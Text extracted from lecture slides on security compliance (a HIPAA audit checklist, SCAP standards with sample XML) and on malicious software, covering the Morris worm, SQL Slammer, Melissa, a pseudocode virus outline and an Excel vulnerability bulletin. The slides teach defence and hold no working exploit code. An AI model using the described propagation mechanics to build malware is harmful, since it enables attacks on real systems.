Administrative Safeguards	§164.308(a)(1)(i) Security Management Process	0%	Non-Compliant
	§164.308(a)(2) Assigned Security Responsibility	0%	Non-Compliant
	§164.308(a)(3)(i) Workforce Security	0%	Non-Compliant
	§164.308(a)(4)(i) Information Access Management	0%	Non-Compliant
	§164.308(a)(5)(i) Security Awareness and Training	0%	Non-Compliant
	§164.308(a)(6)(i) Security Incident Procedures	0%	Non-Compliant
	§164.308(a)(7)(i) Contingency Plan	0%	Non-Compliant
	§164.308(a)(8) Evaluation	0%	Non-Compliant
§164.308(b)(1) Business Associate Contracts and Other Arrangements	0%	Non-Compliant	
Physical Safeguards	§164.310(a)(1) Facility Access Controls	0%	Non-Compliant
	§164.310(b) Workstation Use	0%	Non-Compliant
	§164.310(c) Workstation Security	0%	Non-Compliant
	§164.310(d)(1) Device and Media Controls	0%	Non-Compliant
Technical Safeguards	§164.312(a)(1) Access Control	0%	Non-Compliant
	§164.312(b) Audit Controls	0%	Non-Compliant
	§164.312(c)(1) Integrity	0%	Non-Compliant
	§164.312(d) Person or Entity Authentication	0%	Non-Compliant
	§164.312(e)(1) Transmission Security	0%	Non-Compliant
Organizational Requirements	§164.314(a)(1) Business Associate Contracts and Other Arrangements	0%	Non-Compliant
	§164.314(b)(1) Requirements for Group Health Plans	0%	Non-Compliant
Policy, Procedures, and Documentation	§164.316(a) Policy and Procedures	0%	Non-Compliant
	§164.316(b)(1) Documentation	0%	Non-Compliant

Example: Compliance Auditing (for HIPAA)

ID	Safeguards	Standards	Specifications	Questions	Example	Doc	Use	Total	%Com	Compliance Rating
Information Access Management Totals						0	0	0	0%	Non-Compliant
18	Administrative Safeguard	Security Awareness	Security Reminders	Are periodic security reminders issued to all employees? If yes, are these reminders documented and do you feel that it is effective?	It's purpose is to refresh knowledge of policies and procedures and to keep all employees alert to the latest types of security threats (occurring incidents or CERT alerts).	0	0	0	0%	Non-Compliant
19	Administrative Safeguard	Security Awareness	Security Reminders	Is formal information security awareness training conducted for all employees, agents, and contractors? If yes, how often is it performed and is periodic re-attendance required? Is the security awareness training program documented?	The information security awareness training should include at a minimum: virus protection, password use and protection.	0	0	0	0%	Non-Compliant
20	Administrative Safeguard	Security Awareness	Security Reminders	Does the organization conduct customized training sessions, based on job responsibilities, that focus on issues regarding the use of health information? Does the organization include the employees responsibilities regarding confidentiality and security?	Information security training should address issues that are directly related to employee duties (e.g. appropriate handling of individual health information and unattended workstation procedures).	0	0	0	0%	Non-Compliant
21	Administrative Safeguard	Security Awareness	Protection from Malicious Code	If Security Awareness Training is conducted does it include (at a minimum): (A) Virus protection, (B) Importance of monitoring login success/failure, and (C) Password management? Are these minimal requirements for Security Awareness Training documented?	Employees must understand virus protection efforts, why logins are monitored, and how to effectively manage their passwords.	0	0	0	0%	Non-Compliant
22	Administrative Safeguard	Security Awareness	Protection from Malicious Code	Are procedures in place to make sure virus checking software is installed and running on all computer systems within the organization?	Virus Protection will be required on computer system(s), that can detect virus programs that attach to other files or programs to replicate, a code fragment that can reproduce by attaching itself to another program, or an embedded code that can copy or insert itself into one or more programs.	0	0	0	0%	Non-Compliant
23	Administrative Safeguard	Security Awareness	Protection from Malicious Code	Do these procedures include the requirement that virus definitions be consistently updated? If yes, what procedure do you use to update them and how often?	Accurate virus protection relies on the update of definitions in a timely manner.	0	0	0	0%	Non-Compliant
24	Administrative Safeguard	Security Awareness	Protection from Malicious Code	Do the procedures call for periodic scanning for viruses? How often is the virus software configured to scan for viruses?	Accurate virus protection is based on the constancy of updating definition files, and scanning.	0	0	0	0%	Non-Compliant
25	Administrative Safeguard	Security Awareness	Log-in monitoring	Are procedures implemented that provide for monitoring of failed log-in attempts in an organization's servers?	Procedures must be implemented to provide methods of monitoring attempts to access servers containing sensitive information.	0	0	0	0%	Non-Compliant

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

▷ HIPAA

SCAP

Security Theater

Cloud Security

Security Content Automation Protocol (SCAP)

<http://scap.nist.gov/>


- Risk
- Attack Trees
- ERM
- Compliance
- Compliance
- PCI-DSS
- HIPAA
- ▷ SCAP
- Security Theater
- Cloud Security

A (big) family of standards about automated vulnerability management, measurement, and policy compliance



MITRE		CVE	Common Vulnerability Enumeration	Standard nomenclature and dictionary of security related software flaws
MITRE		CCE	Common Configuration Enumeration	Standard nomenclature and dictionary of software misconfigurations
MITRE		CPE	Common Platform Enumeration	Standard nomenclature and dictionary for product naming
		XCCDF	Extensible Configuration Checklist Description Format	Standard XML for specifying checklists and for reporting results of checklist evaluation
MITRE		OVAL	Open Vulnerability and Assessment Language	Standard XML for test procedures
		CVSS	Common Vulnerability Scoring System	Standard for measuring the impact of vulnerabilities

Its really about standards to describe/manage risk elements.



Visit <http://nvd.nist.gov/scaproducts.cfm> for a list of SCAP supporting tools.

Sample SCAP CPE Definitions

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

HIPAA

▷ SCAP

Security Theater

Cloud Security

The Common Platform Enumeration (CPE) is a standard for identifying and classifying hardware, operating systems and applications for enterprise asset inventory

Cisco hardware:

```
<cpe-item name="cpe:/h:cisco:ubr10012:-">  
<cpe-item name="cpe:/h:cisco:ubr7200">
```

Cisco software/OS:

```
<cpe-item name="cpe:/o:cisco:ios:12.4">
```

Excerpt of SCAP CCEv5 CCE-14264-6 recommendation

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

HIPAA

▷ SCAP

Security Theater

Cloud Security

The Common Configuration Enumeration (CCE) standard is used to identify and describe best practice recommendations for security configuration.

```
<cce cce_id='CCE-14264-6' platform='rhel5' modified='2011-10-07'>
<description>The default policy for iptables INPUT table should be
set as appropriate.</description>
<parameter>ACCEPT / DROP / QUEUE /RETURN</parameter>
<technical_mechanism>via /etc/sysconfig/iptables
<reference resource_id='NSA "Guide to the Secure Configuration
of Red Hat Enterprise Linux 5" - Revision 4, September
14, 2010'>Section: 2.5.5.3.1 - Change the Default
Policies</reference>
```

SCAP OVAL fragment for DOS vulnerability in Cisco routers

Risk

Attack Trees

ERM

Compliance

Compliance
PCI-DSS

HIPAA

▷ SCAP

Security Theater
Cloud Security

The Open Source Vulnerability Language (OVAL) is a standard for describing asset inventory, vulnerabilities, misconfiguration and patch state.

```
<definition id="oval:org.mitre.oval:def:7123" version="3"
class="vulnerability">
<title>Cisco 10000, uBR10012, uBR7200 Series Devices IPC
Vulnerability</title>
<affected family="ios">
<platform>Cisco IOS</platform>
<reference source="CVE" ref_id="CVE-2008-3806"
ref_url="http://cve.mitre.org/cgi-bin/
cvename.cgi?name=CVE-2008-3806"/>
<description>Cisco IOS 12.0 through 12.4 on Cisco 10000, uBR10012
and uBR7200 series devices handles external UDP packets that
are sent to 127.0.0.0/8 addresses intended for IPC communication
within the device, which allows remote attackers to cause a denial
of service (device or linecard reload) via crafted UDP packets, a
different vulnerability than CVE-2008-3805.</description>
<criterion comment="IOS vulnerable versions"
test_ref="oval:org.mitre.oval:tst:9269"/>
```

Beware Security Theater

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

HIPAA

SCAP

▷ Security Theater

Cloud Security

Countermeasures that provide a feeling of security.

- Random Searches on New York subway system. Commuters can decline to be searched and enter via a different station.
- Facial Recognition System (trials, 2007) at Boston Logan Airport: passengers must stare at camera as they walk on concourse.
- US Computer Assisted Passenger Prescreening System. Target is to have 8% of passengers searched in some way. Old system: passengers selected on the ground/at random. New system: 6% selected based on Database profile; 2% at random.

These do little or nothing to actually improve security and consume resources and funding that would be better spent elsewhere.

Beware Security Theater

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

HIPAA

SCAP

▷ Security Theater

Cloud Security



Security Risks in the Cloud

Risk

Attack Trees

ERM

Compliance

Compliance

PCI-DSS

HIPAA

SCAP

Security Theater

▷ Cloud Security

(from <http://www.youtube.com/watch?v=VjfaCoA2sQk>)

Malicious Software

Simon Foley

March 24, 2014

Symantec Security Response Glossary

▷ Definitions

Morris Worm

Slammer

Slammer

Virus

Macros

IDS-IPS

Targeted Trojan

Social Engineering

Bots

Virus: A program or code that replicates; i.e., infects another program, boot sector, partition sector, or document that supports macros, by inserting itself or attaching itself to that medium. Most viruses only replicate, though, many do a large amount of damage as well

Worm: A program that makes copies of itself; for example, from one disk drive to another, or by copying itself using email or another transport mechanism. The worm may do damage and compromise the security of the computer. It may arrive in the form of a joke program or software of some sort.

Trojan Horse: A program that neither replicates nor copies itself, but causes damage or compromises the security of the computer. Typically, an individual emails a Trojan Horse to you-it does not email itself-and it may arrive in the form of a joke program or software of some sort.

The First Internet Worm [1987]

Definitions

▷ Morris Worm

Slammer

Slammer

Virus

Macros

IDS-IPS

TargetedTrojan

SocialEngineering

Bots

‘Morris worm’ exploited three common weaknesses in operating systems.

- Buffer overflow: a stack smashing attack on the finger daemon, with the result of creating a shell to which the worm connected via TCP/IP.
- Debug option on sendmail daemon (if configured) that allowed remote site to execute commands (race condition vulnerability).
- Poorly chosen passwords. Once on the system, the worm carried out a dictionary attack and password guessing attack on the password file.

While intended as benign, the worm ended up re-infecting systems, effectively carrying out a denial of service attack. 6,000 major Unix machines were infected by the Morris worm with cost of damage estimated at \$10M–100M.

Author convicted under 1986 US Computer Fraud and Abuse Act.

The SQL Slammer Worm [2003]


Definitions
Morris Worm
▷ Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

The SQL Slammer Worm caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic, starting at 05:30 UTC on January 25, 2003. It spread rapidly, infecting most of its 75,000 victims within 10 minutes. It exploited two buffer overflow bugs in Microsoft's SQL Server database management system.

- ❑ Get Inside. Send request to SQL Server causing stack smashing attack.
- ❑ Choose Victims at Random. Generate a random IP address, targeting another computer that could be anywhere on the Internet.
- ❑ Replicate. Slammer uses its own code as code to be executed from the stack smash.
- ❑ Repeat. After sending off the first tainted packet, Slammer loops around immediately to send another to a different computer.

SQL Slammer (Sapphire) Worm after 30 mins

Definitions
Morris Worm
Slammer
▷ Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots



The diameter of each circle is a function of the logarithm of the number of infected machines, so large circles visually underrepresent the number of infected cases in order to minimize overlap with adjacent locations.

Anatomy of a Simple Virus


Definitions
Morris Worm
Slammer
▷ Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

```
id= <identifier>;  
reproduce/infect  
if triggered then  
    cause side-effect;  
until triggered
```

Reproduce/Infect

Definitions
Morris Worm
Slammer
Slammer
▷ Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

Virus copies itself into another program or executable



This is an example of a *transient* virus:

- active only when the program is active.
- rate of infection depends on virus
- needs to be able to recognize itself to prevent self-infection.

A resident-virus remains active even when host program terminates. A bootstrap virus infects the boot-sector/master boot record of storage media. Eg Brian, Stoned, Empire, Azusa, Michelangelo and more recently Conficker.

Conficker Worm spread via Autorun file in USB Sticks

Definitions
Morris Worm
Slammer
Slammer
▷ Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

Telegraph.co.uk

Home News Sport Finance Comment Travel Lifestyle Culture Video
UK World Politics Celebrities Obituaries Weird Earth Science Health News Education

You are here: Home > News > World News > Europe > France

French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris

Last Updated: 9:52PM GMT 07 Feb 2009



✉ Email this article

🖨 Print this article

▷ Share this article

🍴 delicious

📄 Digg

📘 Facebook

📖 Fark

🔍 Google

🌱 Newsvine

👤 Reddit

🌐 StumbleUpon

📢 Yahoo! Buzz

Related Content

More on France

US Space Shuttle

Trigger and Side Effects

Definitions
Morris Worm
Slammer
Slammer
Virus
▷ Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

Trigger is the condition that causes the side-effect

- date-based, eg 'Friday-13th', 'Jerusalem' virus
- logic-bomb: executed only when specific trigger met
- 'Datacrime' formats hard disk if run between Oct 13 and Dec 31.
- 'Italian' bouncing ball on screen if disk access made during some 2-second interval, every 30 mins.
- If the logic bomb is slow then it may spread unnoticed.

Side Effects

- Catastrophic: format hard disk
- Unnoticeable: data diddling, information theft, resource-theft (eg, ring 1850 number), ...

The Problem with Executable Content

Definitions
Morris Worm
Slammer
Slammer
Virus
▷ Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

Some application data can include executable component.

- Web-page/java-script, java
- Word document/VB macro, Excel spreadsheet/VB macro, PDF document/Javascript, ...

Reading content may automatically execute the code.

In MS Outlook a user is more likely to open/read an email message addressed to them than to install and execute some unknown program.

Melissa Macro Virus

Definitions
Morris Worm
Slammer
Slammer
Virus
▷ Macros
IDS-IPS
TargetedTrojan
SocialEngineering
Bots

Vector was an email message with a Word attachment containing a macro. When opened,

- alter Word menu bar to prevent user noticing macro is running
- check registry to see if had run before
- if not, then email itself to first 50 entries in Outlook address book
- infected `normal.dat` template so that every new Word document had a copy of Melissa.

Estimated that 1,000,000 systems infected and \$80M damage. Creator jailed for 20 months.

SANS Top-20 2007 Security Risks (2007 Annual Update)

For a continuous update on the SANS Top 20 vulnerabilities, subscribe to [@Risk](#). If you would like the Executive Summary pointing out newsworthy highlights of the SANS 2007 Top Internet Security Risks, click [here](#).

Client-side Vulnerabilities in:

- C1. Web Browsers
- C2. Office Software
- C3. Email Clients
- C4. Media Players

Server-side Vulnerabilities in:

- S1. Web Applications
- S2. Windows Services
- S3. Unix and Mac OS Services
- S4. Backup Software
- S5. Anti-virus Software
- S6. Management Servers
- S7. Database Software

Security Policy and Personnel:

- H1. Excessive User Rights and Unauthorized Devices
- H2. Phishing/Spear Phishing
- H3. Unencrypted Laptops and Removable Media

Application Abuse:

- A1. Instant Messaging
- A2. Peer-to-Peer Programs

Network Devices:

- N1. VoIP Servers and Phones

Zero Day Attacks:

- Z1. Zero Day Attacks

Best Practices for Preventing Top 20 Risks

Click Here to Install Silverlight

United States Change | All Microsoft Sites

Microsoft TechNe

Web Live Search

TechNet Home | TechCenters | Downloads | TechNet Program | Subscriptions | Security Bulletins | Archive

Search for

Search input field with 'Go' button

TechNet Security

Security Bulletin Search

Library

Learn

Downloads

Support

Community

TechNet Home > TechNet Security > Bulletins

Microsoft Security Bulletin MS07-002

Vulnerabilities in Microsoft Excel Could Allow Remote Code Execution (927198)

Published: January 9, 2007 | Updated: January 18, 2007

Version: 2.0

Summary

Who Should Read this Document: Customers who use Microsoft Excel

Impact of Vulnerability: Remote Code Execution

Maximum Severity Rating: Critical

Recommendation: Customers should apply the update immediately

Security Update Replacement: This bulletin replaces a prior security update. See the frequently asked questions (FAQ) section of this bulletin for the complete list.

Caveats: [Microsoft Knowledge Base Article 927198](#) documents the currently known issues that customers may experience when they install this security update. The article also documents recommended solutions for these issues. For more information, see [Microsoft Knowledge Base Article 927198](#).

Tested Software and Security Update Download Locations:

Done

57. Database Software

21. Zero Day Attacks

FoxyProxy: inUCC

Best Practices for Preventing Top 20 Risks

Vulnerability Details

Excel Malformed IMDATA Record Vulnerability - CVE-2007-0027:

A remote code execution vulnerability exists in Microsoft Excel. An attacker could exploit this vulnerability when Excel parses a file and processes a malformed IMDATA record.

If a user is logged on with administrative user rights, an attacker who successfully exploited this vulnerability could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Users whose accounts are configured to have fewer user rights on the system could be less affected than users who operate with administrative user rights.




Mitigating Factors for Excel Malformed IMDATA Record Vulnerability - CVE-2007-0027:

- An attacker who successfully exploited this vulnerability could gain the same user rights as the local user. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.
- In a Web-based attack scenario, an attacker would have to host a Web site that contains an Excel file that is used to attempt to exploit this vulnerability. In addition, compromised Web sites and Web sites that accept or host user-provided content could contain specially crafted content that could exploit this vulnerability. An attacker would have no way to force users to visit a malicious Web site. Instead, an attacker would have to persuade them to visit the Web site, typically by getting them to click a link that takes them to the attacker's site.
- The vulnerability cannot be exploited automatically through e-mail. For an attack to be successful a user must open an attachment that is sent in an e-mail message.
- Users who have installed and are using the [Office Document Open Confirmation Tool](#) for Office 2000 will be prompted with **Open**, **Save**, or **Cancel** before opening a document. The features of the Office Document Open Confirmation Tool are incorporated in Office XP and Office 2003.

Vulnerability Details

Excel Malformed IMDATA Record Vulnerability - CVE-2007-0027:

A remote code execution vulnerability exists in Microsoft Excel. An attacker could exploit this vulnerability when Excel parses a file and processes a malformed IMDATA record.






attacker would have to persuade them to visit the Web site, typically by getting them to click a link that takes them to the attacker's site.

- The vulnerability cannot be exploited automatically through e-mail. For an attack to be successful a user must open an attachment that is sent in an e-mail message.
- Users who have installed and are using the [Office Document Open Confirmation Tool](#) for Office 2000 will be prompted with **Open**, **Save**, or **Cancel** before opening a document. The features of the Office Document Open Confirmation Tool are incorporated in Office XP and Office 2003.

Vulnerability Details

Excel Malformed IMDATA Record Vulnerability - CVE-2007-0027:

A remote code execution vulnerability exists in Microsoft Excel. An attacker could exploit this vulnerability when Excel parses a file and processes a malformed IMDATA record.



